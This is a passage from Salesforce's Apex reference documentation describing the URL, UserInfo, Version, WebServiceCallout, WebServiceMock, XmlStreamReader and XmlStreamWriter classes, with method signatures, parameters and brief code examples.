String fullFileURL = URL.getSalesforceBaseUrl().toExternalForm() +
   '/' + doc.id;
system.debug(fullFileURL);
```

The following example creates a link to a Salesforce record. The full URL is created by concatenating the Salesforce base URL with the record ID.

```
Account acct = [SELECT Id FROM Account WHERE Name = 'Acme' LIMIT 1];
String fullRecordURL = URL.getSalesforceBaseUrl().toExternalForm() + '/' + acct.Id;
```

Example

In this example, the base URL and the full request URL of the current Salesforce server instance are retrieved. Next, a URL pointing to a specific account object is created. Finally, components of the base and full URL are obtained. This example prints out all the results to the debug log output.

```
// Create a new account called Acme that we will create a link for later.
Account myAccount = new Account(Name='Acme');
insert myAccount;

// Get the base URL.
String sfdcBaseURL = URL.getSalesforceBaseUrl().toExternalForm();
System.debug('Base URL: ' + sfdcBaseURL );

// Get the URL for the current request.
String currentRequestURL = URL.getCurrentRequestUrl().toExternalForm();
System.debug('Current request URL: ' + currentRequestURL);

// Create the account URL from the base URL.
String accountURL = URL.getSalesforceBaseUrl().toExternalForm() +
                    '/' + myAccount.Id;
System.debug('URL of a particular account: ' + accountURL);
```

```
// Get some parts of the base URL.
System.debug('Host: ' + URL.getSalesforceBaseUrl().getHost());
System.debug('Protocol: ' + URL.getSalesforceBaseUrl().getProtocol());

// Get the query string of the current request.
System.debug('Query: ' + URL.getCurrentRequestUrl().getQuery());
```

URL Methods

URL Constructors

The following are constructors for `URL`.

IN THIS SECTION:

Url(spec)

Creates a new instance of the `URL` class using the specified string representation of the URL.

Url(context, spec)

Creates a new instance of the `URL` class by parsing the specified spec within the specified context.

Url(protocol, host, file)

Creates a new instance of the `URL` class using the specified protocol, host, and file on the host. The default port for the specified protocol is used.

Url(protocol, host, port, file)

Creates a new instance of the `URL` class using the specified protocol, host, port, and file on the host.

`Url(spec)`

Creates a new instance of the `URL` class using the specified string representation of the URL.

Signature

```
public Url(String spec)
```

Parameters

spec

Type: String

The string to parse as a URL.

`Url(context, spec)`

Creates a new instance of the `URL` class by parsing the specified spec within the specified context.

Signature

```
public Url(Url context, String spec)
```

Parameters

context
Type: URL on page 2664

The context in which to parse the specification.

spec
Type: String

The string to parse as a URL.

Usage

The new URL is created from the given context URL and the spec argument as described in RFC2396 "Uniform Resource Identifiers : Generic * Syntax" :

```
<scheme>://<authority><path>?<query>#<fragment>
```

For more information about the arguments of this constructor, see the corresponding URL(java.net.URL, java.lang.String) constructor for Java.

Url(protocol, host, file)

Creates a new instance of the `URL` class using the specified protocol, host, and file on the host. The default port for the specified protocol is used.

Signature

```
public Url(String protocol, String host, String file)
```

Parameters

protocol
Type: String

The protocol name for this URL.

host
Type: String

The host name for this URL.

file
Type: String

The file name for this URL.

Url(protocol, host, port, file)

Creates a new instance of the `URL` class using the specified protocol, host, port, and file on the host.

Signature

```
public Url(String protocol, String host, Integer port, String file)
```

Parameters

protocol
Type: String

The protocol name for this URL.

host
Type: String

The host name for this URL.

port
Type: Integer

The port number for this URL.

file
Type: String

The file name for this URL.

URL Methods

The following are methods for `URL`.

IN THIS SECTION:

getAuthority()
Returns the authority portion of the current URL.

getCurrentRequestUrl()
Returns the URL of an entire request on a Salesforce instance.

getDefaultPort()
Returns the default port number of the protocol associated with the current URL.

getFile()
Returns the file name of the current URL.

getFileFieldURL(entityId, fieldName)
Returns the download URL for a file attachment.

getHost()
Returns the host name of the current URL.

getPath()
Returns the path portion of the current URL.

getPort()
Returns the port of the current URL.

getProtocol()
Returns the protocol name of the current URL, such as, `https`.

getQuery()
Returns the query portion of the current URL.

getRef()
Returns the anchor of the current URL.

getSalesforceBaseUrl()
Returns the URL of the Salesforce instance.

getUserInfo()
Gets the UserInfo portion of the current URL.

sameFile(URLToCompare)
Compares the current URL with the specified URL object, excluding the fragment component.

toExternalForm()
Returns a string representation of the current URL.

getAuthority()

Returns the authority portion of the current URL.

Signature

```
public String getAuthority()
```

Return Value

Type: String

getCurrentRequestUrl()

Returns the URL of an entire request on a Salesforce instance.

Signature

```
public static System.URL getCurrentRequestUrl()
```

Return Value

Type: `System.URL`

Usage

An example of a URL for an entire request is `https://yourInstance.salesforce.com/apex/myVfPage.apexp`.

getDefaultPort()

Returns the default port number of the protocol associated with the current URL.

Signature

```
public Integer getDefaultPort()
```

Return Value

Type: Integer

Usage

Returns -1 if the URL scheme or the stream protocol handler for the URL doesn't define a default port number.

`getFile()`

Returns the file name of the current URL.

Signature

```
public String getFile()
```

Return Value

Type: String

`getFileFieldURL(entityId, fieldName)`

Returns the download URL for a file attachment.

Signature

```
public static String getFileFieldURL(String entityId, String fieldName)
```

Parameters

`entityId`
Type: String

Specifies the ID of the entity that holds the file data.

`fieldName`
Type: String

Specifies the API name of a file field component, such as `AttachmentBody`.

Return Value

Type: String

Usage

Example:

Example

```
String fileURL =
  URL.getFileFieldURL(
```

```
    '087000000000123' ,
    'AttachmentBody');
```

getHost()

Returns the host name of the current URL.

Signature

```
public String getHost()
```

Return Value

Type: String

getPath()

Returns the path portion of the current URL.

Signature

```
public String getPath()
```

Return Value

Type: String

getPort()

Returns the port of the current URL.

Signature

```
public Integer getPort()
```

Return Value

Type: Integer

getProtocol()

Returns the protocol name of the current URL, such as, `https`.

Signature

```
public String getProtocol()
```

Return Value

Type: String

`getQuery()`

Returns the query portion of the current URL.

Signature

```
public String getQuery()
```

Return Value

Type: String

Usage

Returns `null` if no query portion exists.

`getRef()`

Returns the anchor of the current URL.

Signature

```
public String getRef()
```

Return Value

Type: String

Usage

Returns `null` if no query portion exists.

`getSalesforceBaseUrl()`

Returns the URL of the Salesforce instance.

Signature

```
public static System.URL getSalesforceBaseUrl()
```

Return Value

Type: `System.URL`

Usage

An example of an instance URL is `https://`*`yourInstance`*`.salesforce.com/`.

`getUserInfo()`

Gets the UserInfo portion of the current URL.

Signature

```
public String getUserInfo()
```

Return Value

Type: String

Usage

Returns `null` if no UserInfo portion exists.

`sameFile(URLToCompare)`

Compares the current URL with the specified URL object, excluding the fragment component.

Signature

```
public Boolean sameFile(System.URL URLToCompare)
```

Parameters

`URLToCompare`
Type: System.URL

Return Value

Type: Boolean

Returns `true` if both URL objects reference the same remote resource; otherwise, returns `false`.

Usage

For more information about the syntax of URIs and fragment components, see RFC3986.

`toExternalForm()`

Returns a string representation of the current URL.

Signature

```
public String toExternalForm()
```

Return Value

Type: String

UserInfo Class

Contains methods for obtaining information about the context user.

Namespace

System

UserInfo Methods

The following are methods for `UserInfo`. All methods are static.

IN THIS SECTION:

getDefaultCurrency()
Returns the context user's default currency code for multiple currency organizations or the organization's currency code for single currency organizations.

getFirstName()
Returns the context user's first name

getLanguage()
Returns the context user's language

getLastName()
Returns the context user's last name

getLocale()
Returns the context user's locale.

getName()
Returns the context user's full name. The format of the name depends on the language preferences specified for the organization.

getOrganizationId()
Returns the context organization's ID.

getOrganizationName()
Returns the context organization's company name.

getProfileId()
Returns the context user's profile ID.

getSessionId()
Returns the session ID for the current session.

getTimeZone()
Returns the current user's local time zone.

getUiTheme()
Returns the preferred theme for the current user. Use `getUiThemeDisplayed` to determine the theme actually displayed to the current user.

getUiThemeDisplayed()
Returns the theme being displayed for the current user.

getUserEmail()
Returns the current user's email address.

getUserId()
Returns the context user's ID

getUserName()
Returns the context user's login name.

getUserRoleId()
Returns the context user's role ID.

getUserType()
Returns the context user's type.

isCurrentUserLicensed(namespace)
Returns `true` if the context user has a license to the managed package denoted by the namespace. Otherwise, returns `false`.

isMultiCurrencyOrganization()
Specifies whether the organization uses multiple currencies.

`getDefaultCurrency()`

Returns the context user's default currency code for multiple currency organizations or the organization's currency code for single currency organizations.

Signature

```
public static String getDefaultCurrency()
```

Return Value

Type: String

Usage

Note: For Apex saved using SalesforceAPI version 22.0 or earlier, `getDefaultCurrency` returns `null` for single currency organizations.

`getFirstName()`

Returns the context user's first name

Signature

```
public static String getFirstName()
```

Return Value

Type: String

`getLanguage()`

Returns the context user's language

Signature

```
public static String getLanguage()
```

Return Value

Type: String

getLastName()

Returns the context user's last name

Signature

```
public static String getLastName()
```

Return Value

Type: String

getLocale()

Returns the context user's locale.

Signature

```
public static String getLocale()
```

Return Value

Type: String

Example

```
String result = UserInfo.getLocale();
System.assertEquals('en_US', result);
```

getName()

Returns the context user's full name. The format of the name depends on the language preferences specified for the organization.

Signature

```
public static String getName()
```

Return Value

Type: String

Usage

The format is one of the following:

- FirstName LastName
- LastName, FirstName

`getOrganizationId()`

Returns the context organization's ID.

Signature

```
public static String getOrganizationId()
```

Return Value

Type: String

`getOrganizationName()`

Returns the context organization's company name.

Signature

```
public static String getOrganizationName()
```

Return Value

Type: String

`getProfileId()`

Returns the context user's profile ID.

Signature

```
public static String getProfileId()
```

Return Value

Type: String

`getSessionId()`

Returns the session ID for the current session.

Signature

```
public static String getSessionId()
```

Return Value

Type: String

Usage

For Apex code that is executed asynchronously, such as `@future` methods, Batch Apex jobs, or scheduled Apex jobs, `getSessionId` returns `null`.

As a best practice, ensure that your code handles both cases – when a session ID is or is not available.

`getTimeZone()`

Returns the current user's local time zone.

Signature

```
public static System.TimeZone getTimeZone()
```

Return Value

Type: System.TimeZone

Example

```
TimeZone tz =
  UserInfo.getTimeZone();
System.debug(
  'Display name: ' +
  tz.getDisplayName());
System.debug(
  'ID: ' +
  tz.getID());
```

`getUiTheme()`

Returns the preferred theme for the current user. Use `getUiThemeDisplayed` to determine the theme actually displayed to the current user.

Signature

```
public static String getUiTheme()
```

Return Value

Type: String

The preferred theme for the current user.

Valid values include:

- `Theme1`—Obsolete Salesforce theme
- `Theme2`—Salesforce Classic 2005 user interface theme
- `Theme3`—Salesforce Classic 2010 user interface theme
- `Theme4d`—Modern "Lightning Experience" Salesforce theme
- `Theme4t`—Salesforce1 mobile Salesforce theme

- `PortalDefault`—Salesforce Customer Portal theme
- `Webstore`—Salesforce AppExchange theme

`getUiThemeDisplayed()`

Returns the theme being displayed for the current user.

Signature

```
public static String getUiThemeDisplayed()
```

Return Value

Type: String

The theme being displayed for the current user

Valid values include:

- `Theme1`—Obsolete Salesforce theme
- `Theme2`—Salesforce Classic 2005 user interface theme
- `Theme3`—Salesforce Classic 2010 user interface theme
- `Theme4d`—Modern "Lightning Experience" Salesforce theme
- `Theme4t`—Salesforce1 mobile Salesforce theme
- `PortalDefault`—Salesforce Customer Portal theme
- `Webstore`—Salesforce AppExchange theme

`getUserEmail()`

Returns the current user's email address.

Signature

```
public static String getUserEmail()
```

Return Value

Type: String

Example

```
String emailAddress =
  UserInfo.getUserEmail();
System.debug(
  'Email address: ' +
  emailAddress);
```

`getUserId()`

Returns the context user's ID

Signature

```
public static String getUserId()
```

Return Value

Type: String

`getUserName()`

Returns the context user's login name.

Signature

```
public static String getUserName()
```

Return Value

Type: String

`getUserRoleId()`

Returns the context user's role ID.

Signature

```
public static String getUserRoleId()
```

Return Value

Type: String

`getUserType()`

Returns the context user's type.

Signature

```
public static String getUserType()
```

Return Value

Type: String

`isCurrentUserLicensed(namespace)`

Returns `true` if the context user has a license to the managed package denoted by the namespace. Otherwise, returns `false`.

Signature

```
public static Boolean isCurrentUserLicensed(String namespace)
```

Parameters

namespace
Type: String

Return Value

Type: Boolean

Usage

A `TypeException` is thrown if *namespace* is an invalid parameter.

`isMultiCurrencyOrganization()`

Specifies whether the organization uses multiple currencies.

Signature

```
public static Boolean isMultiCurrencyOrganization()
```

Return Value

Type: Boolean

Version Class

Use the Version methods to get the version of a managed package of a subscriber and to compare package versions.

Namespace

System

Usage

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release.

A called component can check the version against which the caller was compiled using the `System.requestVersion` method and behave differently depending on the caller's expectations. This allows you to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code.

The value returned by the `System.requestVersion` method is an instance of this class with a two-part version number containing a major and a minor number. Since the `System.requestVersion` method doesn't return a patch number, the patch number in the returned Version object is null.

The `System.Version` class can also hold also a three-part version number that includes a patch number.

Example

This example shows how to use the methods in this class, along with the `requestVersion` method, to determine the managed package version of the code that is calling your package.

```
if (System.requestVersion() == new Version(1,0))
{
    // Do something
}
if ((System.requestVersion().major() == 1)
     && (System.requestVersion().minor() > 0)
     && (System.requestVersion().minor() <=9))
{
    // Do something different for versions 1.1 to 1.9
}
else if (System.requestVersion().compareTo(new Version(2,0)) >= 0)
{
    // Do something completely different for versions 2.0 or greater
}
```

IN THIS SECTION:

Version Constructors

Version Methods

Version Constructors

The following are constructors for `Version`.

IN THIS SECTION:

Version(major, minor)

Creates a new instance of the `Version` class as a two-part package version using the specified major and minor version numbers.

Version(major, minor, patch)

Creates a new instance of the `Version` class as a three-part package version using the specified major, minor, and patch version numbers.

`Version(major, minor)`

Creates a new instance of the `Version` class as a two-part package version using the specified major and minor version numbers.

Signature

```
public Version(Integer major, Integer minor)
```

Parameters

major

Type: Integer

The major version number.

minor
Type: Integer

The minor version number.

Version(major, minor, patch)

Creates a new instance of the `Version` class as a three-part package version using the specified major, minor, and patch version numbers.

Signature

```
public Version(Integer major, Integer minor, Integer patch)
```

Parameters

major
Type: Integer

The major version number.

minor
Type: Integer

The minor version number.

patch
Type: Integer

The patch version number.

Version Methods

The following are methods for `Version`. All are instance methods.

IN THIS SECTION:

compareTo(version)
Compares the current version with the specified version.

major()
Returns the major package version of the of the calling code.

minor()
Returns the minor package version of the calling code.

patch()
Returns the patch package version of the calling code or `null` if there is no patch version.

compareTo(version)

Compares the current version with the specified version.

Signature

```
public Integer compareTo(System.Version version)
```

Parameters

version
Type: System.Version

Return Value

Type: Integer

Returns one of the following values:

- zero if the current package version is equal to the specified package version
- an Integer value greater than zero if the current package version is greater than the specified package version
- an Integer value less than zero if the current package version is less than the specified package version

Usage

If a two-part version is being compared to a three-part version, the patch number is ignored and the comparison is based only on the major and minor numbers.

major()

Returns the major package version of the of the calling code.

Signature

```
public Integer major()
```

Return Value

Type: Integer

minor()

Returns the minor package version of the calling code.

Signature

```
public Integer minor()
```

Return Value

Type: Integer

patch()

Returns the patch package version of the calling code or `null` if there is no patch version.

Signature

```
public Integer patch()
```

Return Value

Type: Integer

WebServiceCallout Class

Enables making callouts to SOAP operations on an external Web service. This class is used in the Apex stub class that is auto-generated from a WSDL.

Namespace

System

IN THIS SECTION:

WebServiceCallout Methods

SEE ALSO:

SOAP Services: Defining a Class from a WSDL Document

WebServiceCallout Methods

The following is the static method for `WebServiceCallout`.

IN THIS SECTION:

invoke(stub, request, response, infoArray)
Invokes an external SOAP web service operation based on an Apex class that is auto-generated from a WSDL.

`invoke(stub, request, response, infoArray)`

Invokes an external SOAP web service operation based on an Apex class that is auto-generated from a WSDL.

Signature

```
public static void invoke(Object stub, Object request, Map<String,Object> response,
List<String> infoArray)
```

Parameters

stub
Type: Object

An instance of the Apex class that is auto-generated from a WSDL (the stub class).

request
Type: Object

The request to the external service. The request is an instance of a type that is created as part of the auto-generated stub class.

response
Type: Map<String, Object>

A map of key-value pairs that represent the response that the external service sends after receiving the request. In each pair, the key is a response identifier. The value is the response object, which is an instance of a type that is created as part of the auto-generated stub class.

infoArray
Type: String[]

An array of strings that contains information about the callout—web service endpoint, SOAP action, request, and response. The order of the elements in the array matters.

- Element at index 0 (`[0]`): One of the following options for identifying the URL of the external web service.
  - Endpoint URL. For example: `'http://YourServer/YourService'`
  - Named credential URL, which contains the scheme `callout`, the name of the named credential, and optionally, an appended path. For example: `'callout:MyNamedCredential/some/path'`
- Element at index 1 (`[1]`): The SOAP action. For example: `'urn:dotnet.callouttest.soap.sforce.com/EchoString'`
- Element at index 2 (`[2]`): The request namespace. For example: `'http://doc.sample.com/docSample'`
- Element at index 3 (`[3]`): The request name. For example: `'EchoString'`
- Element at index 4 (`[4]`): The response namespace. For example: `'http://doc.sample.com/docSample'`
- Element at index 5 (`[5]`): The response name. For example: `'EchoStringResponse'`
- Element at index 6 (`[6]`): The response type. For example: `'docSample.EchoStringResponse_element'`

Return Value

Type: Void

SEE ALSO:

Named Credentials as Callout Endpoints

WebServiceMock Interface

Enables sending fake responses when testing Web service callouts of a class auto-generated from a WSDL.

Namespace

System

Usage

For an implementation example, see Test Web Service Callouts on page 469.

WebServiceMock Methods

The following are methods for `WebServiceMock`.

IN THIS SECTION:

doInvoke(stub, soapRequest, responseMap, endpoint, soapAction, requestName, responseNamespace, responseName, responseType)
The implementation of this method is called by the Apex runtime to send a fake response when a Web service callout is made after `Test.setMock` has been called.

doInvoke(stub, soapRequest, responseMap, endpoint, soapAction, requestName, responseNamespace, responseName, responseType)

The implementation of this method is called by the Apex runtime to send a fake response when a Web service callout is made after `Test.setMock` has been called.

Signature

```
public Void doInvoke(Object stub, Object soapRequest, Map<String,Object> responseMap, String endpoint, String soapAction, String requestName, String responseNamespace, String responseName, String responseType)
```

Parameters

stub
Type: Object

An instance of the auto-generated class.

soapRequest
Type: Object

The SOAP Web service request being invoked.

responseMap
Type: Map<String, Object>

A collection of key/value pairs representing the response to send for the request.

When implementing this interface, set the *responseMap* argument to a key/value pair representing the response desired.

endpoint
Type: String

The endpoint URL for the request.

soapAction
Type: String

The requested SOAP operation.

requestName
Type: String

The requested SOAP operation name.

responseNamespace
Type: String

The response namespace.

responseName
Type: String

The name of the response element as defined in the WSDL.

responseType
Type: String

The class for the response as defined in the auto-generated class.

Return Value

Type: Void

Usage

`XmlStreamReader` Class

The `XmlStreamReader` class provides methods for forward, read-only access to XML data. You can pull data from XML or skip unwanted events. You can parse nested XML content that's up to 50 nodes deep.

Namespace

System

Usage

The `XmlStreamReader` class is similar to the XMLStreamReader utility class from StAX.

Note: The `XmlStreamReader` class in Apex is based on its counterpart in Java. See `the Java XMLStreamReader class`.

IN THIS SECTION:

XmlStreamReader Constructors

XmlStreamReader Methods

SEE ALSO:

Reading XML Using Streams

XmlStreamReader Constructors

The following are constructors for `XmlStreamReader`.

IN THIS SECTION:

XmlStreamReader(xmlInput)
Creates a new instance of the `XmlStreamReader` class for the specified XML input.

`XmlStreamReader(xmlInput)`

Creates a new instance of the `XmlStreamReader` class for the specified XML input.

Signature

```
public XmlStreamReader(String xmlInput)
```

Parameters

xmlInput
Type: String

The XML string input.

XmlStreamReader Methods

The following are methods for `XmlStreamReader`. All are instance methods.

IN THIS SECTION:

getAttributeCount()
Returns the number of attributes on the start element, excluding namespace definitions.

getAttributeLocalName(index)
Returns the local name of the attribute at the specified index.

getAttributeNamespace(index)
Returns the namespace URI of the attribute at the specified index.

getAttributePrefix(index)
Returns the prefix of this attribute at the specified index.

getAttributeType(index)
Returns the XML type of the attribute at the specified index.

getAttributeValue(namespaceUri, localName)
Returns the value of the attribute in the specified *localName* at the specified URI.

getAttributeValueAt(index)
Returns the value of the attribute at the specified index.

getEventType()
Returns the type of XML event the cursor is pointing to.

getLocalName()
Returns the local name of the current event.

getLocation()
Return the current location of the cursor.

getNamespace()
If the current event is a start element or end element, this method returns the URI of the prefix or the default namespace.

getNamespaceCount()
Returns the number of namespaces declared on a start element or end element.

getNamespacePrefix(index)
Returns the prefix for the namespace declared at the index.

getNamespaceURI(prefix)
Return the URI for the given prefix.

getNamespaceURIAt(index)

Returns the URI for the namespace declared at the index.

getPIData()

Returns the data section of a processing instruction.

getPITarget()

Returns the target section of a processing instruction.

getPrefix()

Returns the prefix of the current XML event or `null` if the event does not have a prefix.

getText()

Returns the current value of the XML event as a string.

getVersion()

Returns the XML version specified on the XML declaration. Returns `null` if none was declared.

hasName()

Returns `true` if the current XML event has a name. Returns `false` otherwise.

hasNext()

Returns `true` if there are more XML events and `false` if there are no more XML events.

hasText()

Returns `true` if the current event has text, `false` otherwise.

isCharacters()

Returns `true` if the cursor points to a character data XML event. Otherwise, returns `false`.

isEndElement()

Returns `true` if the cursor points to an end tag. Otherwise, it returns `false`.

isStartElement()

Returns `true` if the cursor points to a start tag. Otherwise, it returns `false`.

isWhiteSpace()

Returns `true` if the cursor points to a character data XML event that consists of all white space. Otherwise it returns `false`.

next()

Reads the next XML event. A processor may return all contiguous character data in a single chunk, or it may split it into several chunks. Returns an integer which indicates the type of event.

nextTag()

Skips any white space (the `isWhiteSpace` method returns `true`), comment, or processing instruction XML events, until a start element or end element is reached. Returns the index for that XML event.

setCoalescing(returnAsSingleBlock)

If you specify `true` for *`returnAsSingleBlock`*, text is returned in a single block, from a start element to the first end element or the next start element, whichever comes first. If you specify it as `false`, the parser may return text in multiple blocks.

setNamespaceAware(isNamespaceAware)

If you specify `true` for *`isNamespaceAware`*, the parser recognizes namespace. If you specify it as `false`, the parser does not. The default value is `true`.

toString()

Returns a string containing the length of the input XML given to `XmlStreamReader` and the first 50 characters of the input XML.

`getAttributeCount()`

Returns the number of attributes on the start element, excluding namespace definitions.

Signature

```
public Integer getAttributeCount()
```

Return Value

Type: Integer

Usage

This method is only valid on a start element or attribute XML events. The count for the number of attributes for an attribute XML event starts with zero.

`getAttributeLocalName(index)`

Returns the local name of the attribute at the specified index.

Signature

```
public String getAttributeLocalName(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: String

Usage

If there is no name, an empty string is returned. This method is only valid with start element or attribute XML events.

`getAttributeNamespace(index)`

Returns the namespace URI of the attribute at the specified index.

Signature

```
public String getAttributeNamespace(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: String

Usage

If no namespace is specified, `null` is returned. This method is only valid with start element or attribute XML events.

`getAttributePrefix(index)`

Returns the prefix of this attribute at the specified index.

Signature

```
public String getAttributePrefix(Integer index)
```

Parameters

`index`
Type: Integer

Return Value

Type: String

Usage

If no prefix is specified, `null` is returned. This method is only valid with start element or attribute XML events.

`getAttributeType(index)`

Returns the XML type of the attribute at the specified index.

Signature

```
public String getAttributeType(Integer index)
```

Parameters

`index`
Type: Integer

Return Value

Type: String

Usage

For example, `id` is an attribute type. This method is only valid with start element or attribute XML events.

`getAttributeValue(namespaceUri, localName)`

Returns the value of the attribute in the specified *`localName`* at the specified URI.

Signature

```
public String getAttributeValue(String namespaceUri, String localName)
```

Parameters

`namespaceUri`
Type: String

`localName`
Type: String

Return Value

Type: String

Usage

Returns `null` if the value is not found. You must specify a value for *`localName`*. This method is only valid with start element or attribute XML events.

`getAttributeValueAt(index)`

Returns the value of the attribute at the specified index.

Signature

```
public String getAttributeValueAt(Integer index)
```

Parameters

`index`
Type: Integer

Return Value

Type: String

Usage

This method is only valid with start element or attribute XML events.

`getEventType()`

Returns the type of XML event the cursor is pointing to.

Signature

```
public System.XmlTag getEventType()
```

Return Value

Type: System.XmlTag

`XmlTag` Enum

The values for `XmlTag` are:

- `ATTRIBUTE`
- `CDATA`
- `CHARACTERS`
- `COMMENT`
- `DTD`
- `END_DOCUMENT`
- `END_ELEMENT`
- `ENTITY_DECLARATION`
- `ENTITY_REFERENCE`
- `NAMESPACE`
- `NOTATION_DECLARATION`
- `PROCESSING_INSTRUCTION`
- `SPACE`
- `START_DOCUMENT`
- `START_ELEMENT`

`getLocalName()`

Returns the local name of the current event.

Signature

```
public String getLocalName()
```

Return Value

Type: String

Usage

For start element or end element XML events, it returns the local name of the current element. For the entity reference XML event, it returns the entity name. The current XML event must be start element, end element, or entity reference.

`getLocation()`

Return the current location of the cursor.

Signature

```
public String getLocation()
```

Return Value

Type: String

Usage

If the location is unknown, returns -1. The location information is only valid until the `next` method is called.

`getNamespace()`

If the current event is a start element or end element, this method returns the URI of the prefix or the default namespace.

Signature

```
public String getNamespace()
```

Return Value

Type: String

Usage

Returns `null` if the XML event does not have a prefix.

`getNamespaceCount()`

Returns the number of namespaces declared on a start element or end element.

Signature

```
public Integer getNamespaceCount()
```

Return Value

Type: Integer

Usage

This method is only valid on a start element, end element, or namespace XML event.

`getNamespacePrefix(index)`

Returns the prefix for the namespace declared at the index.

Signature

```
public String getNamespacePrefix(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: String

Usage

Returns `null` if this is the default namespace declaration. This method is only valid on a start element, end element, or namespace XML event.

`getNamespaceURI(prefix)`

Return the URI for the given prefix.

Signature

```
public String getNamespaceURI(String prefix)
```

Parameters

prefix
Type: String

Return Value

Type: String

Usage

The returned URI depends on the current state of the processor.

`getNamespaceURIAt(index)`

Returns the URI for the namespace declared at the index.

Signature

```
public String getNamespaceURIAt(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: String

Usage

This method is only valid on a start element, end element, or namespace XML event.

`getPIData()`

Returns the data section of a processing instruction.

Signature

```
public String getPIData()
```

Return Value

Type: String

`getPITarget()`

Returns the target section of a processing instruction.

Signature

```
public String getPITarget()
```

Return Value

Type: String

`getPrefix()`

Returns the prefix of the current XML event or `null` if the event does not have a prefix.

Signature

```
public String getPrefix()
```

Return Value

Type: String

`getText()`

Returns the current value of the XML event as a string.

Signature

```
public String getText()
```

Return Value

Type: String

Usage

The valid values for the different events are:

- The string value of a character XML event
- The string value of a comment
- The replacement value for an entity reference. For example, assume `getText` reads the following XML snippet:

```
<!ENTITY
  Title "Salesforce For Dummies" >
     ]>
  <foo a=\"b\">Name &Title;</foo>';
```

  The `getText` method returns `Salesforce for Dummies`, not `&Title`.
- The string value of a CDATA section
- The string value for a space XML event
- The string value of the internal subset of the DTD

`getVersion()`

Returns the XML version specified on the XML declaration. Returns `null` if none was declared.

Signature

```
public String getVersion()
```

Return Value

Type: String

`hasName()`

Returns `true` if the current XML event has a name. Returns `false` otherwise.

Signature

```
public Boolean hasName()
```

Return Value

Type: Boolean

Usage

This method is only valid for start element and stop element XML events.

`hasNext()`

Returns `true` if there are more XML events and `false` if there are no more XML events.

Signature

```
public Boolean hasNext()
```

Return Value

Type: Boolean

Usage

This method returns `false` if the current XML event is end document.

`hasText()`

Returns `true` if the current event has text, `false` otherwise.

Signature

```
public Boolean hasText()
```

Return Value

Type: Boolean

Usage

The following XML events have text: characters, entity reference, comment and space.

`isCharacters()`

Returns `true` if the cursor points to a character data XML event. Otherwise, returns `false`.

Signature

```
public Boolean isCharacters()
```

Return Value

Type: Boolean

`isEndElement()`

Returns `true` if the cursor points to an end tag. Otherwise, it returns `false`.

Signature

```
public Boolean isEndElement()
```

Return Value

Type: Boolean

`isStartElement()`

Returns `true` if the cursor points to a start tag. Otherwise, it returns `false`.

Signature

```
public Boolean isStartElement()
```

Return Value

Type: Boolean

`isWhiteSpace()`

Returns `true` if the cursor points to a character data XML event that consists of all white space. Otherwise it returns `false`.

Signature

```
public Boolean isWhiteSpace()
```

Return Value

Type: Boolean

`next()`

Reads the next XML event. A processor may return all contiguous character data in a single chunk, or it may split it into several chunks. Returns an integer which indicates the type of event.

Signature

```
public Integer next()
```

Return Value

Type: Integer

`nextTag()`

Skips any white space (the `isWhiteSpace` method returns `true`), comment, or processing instruction XML events, until a start element or end element is reached. Returns the index for that XML event.

Signature

```
public Integer nextTag()
```

Return Value

Type: Integer

Usage

This method throws an error if elements other than white space, comments, processing instruction, start elements or stop elements are encountered.

setCoalescing(returnAsSingleBlock)

If you specify `true` for *`returnAsSingleBlock`*, text is returned in a single block, from a start element to the first end element or the next start element, whichever comes first. If you specify it as `false`, the parser may return text in multiple blocks.

Signature

```
public Void setCoalescing(Boolean returnAsSingleBlock)
```

Parameters

`returnAsSingleBlock`
Type: Boolean

Return Value

Type: Void

setNamespaceAware(isNamespaceAware)

If you specify `true` for *`isNamespaceAware`*, the parser recognizes namespace. If you specify it as `false`, the parser does not. The default value is `true`.

Signature

```
public Void setNamespaceAware(Boolean isNamespaceAware)
```

Parameters

`isNamespaceAware`
Type: Boolean

Return Value

Type: Void

toString()

Returns a string containing the length of the input XML given to `XmlStreamReader` and the first 50 characters of the input XML.

Signature

```
public String toString()
```

Return Value

Type: String

XmlStreamWriter Class

The `XmlStreamWriter` class provides methods for writing XML data.

Namespace

System

Usage

You can use the `XmlStreamWriter` class to programmatically construct an XML document, then use HTTP classes to send the document to an external server.

The `XmlStreamWriter` class is similar to the XMLStreamWriter utility class from StAX.

Note: The `XmlStreamWriter` class in Apex is based on its counterpart in Java. See `the Java XMLStreamWriter class`.

IN THIS SECTION:

XmlStreamWriter Constructors

XmlStreamWriter Methods

SEE ALSO:

Http Class

HttpRequest Class

HttpResponse Class

XmlStreamWriter Constructors

The following are constructors for `XmlStreamWriter`.

IN THIS SECTION:

XmlStreamWriter()

Creates a new instance of the `XmlStreamWriter` class.

`XmlStreamWriter()`

Creates a new instance of the `XmlStreamWriter` class.

Signature

```
public XmlStreamWriter()
```

XmlStreamWriter Methods

The following are methods for `XmlStreamWriter`. All are instance methods.

IN THIS SECTION:

close()
Closes this instance of an XmlStreamWriter and free any resources associated with it.

getXmlString()
Returns the XML written by the XmlStreamWriter instance.

setDefaultNamespace(uri)
Binds the specified URI to the default namespace. This URI is bound in the scope of the current START_ELEMENT – END_ELEMENT pair.

writeAttribute(prefix, namespaceUri, localName, value)
Writes an attribute to the output stream.

writeCData(data)
Writes the specified CData to the output stream.

writeCharacters(text)
Writes the specified text to the output stream.

writeComment(comment)
Writes the specified comment to the output stream.

writeDefaultNamespace(namespaceUri)
Writes the specified namespace to the output stream.

writeEmptyElement(prefix, localName, namespaceUri)
Writes an empty element tag to the output stream.

writeEndDocument()
Closes any start tags and writes corresponding end tags to the output stream.

writeEndElement()
Writes an end tag to the output stream, relying on the internal state of the writer to determine the prefix and local name.

writeNamespace(prefix, namespaceUri)
Writes the specified namespace to the output stream.

writeProcessingInstruction(target, data)
Writes the specified processing instruction.

writeStartDocument(encoding, version)
Writes the XML Declaration using the specified XML encoding and version.

writeStartElement(prefix, localName, namespaceUri)
Writes the start tag specified by *`localName`* to the output stream.

`close()`

Closes this instance of an XmlStreamWriter and free any resources associated with it.

Signature

```
public Void close()
```

Return Value

Type: Void

getXmlString()

Returns the XML written by the XmlStreamWriter instance.

Signature

```
public String getXmlString()
```

Return Value

Type: String

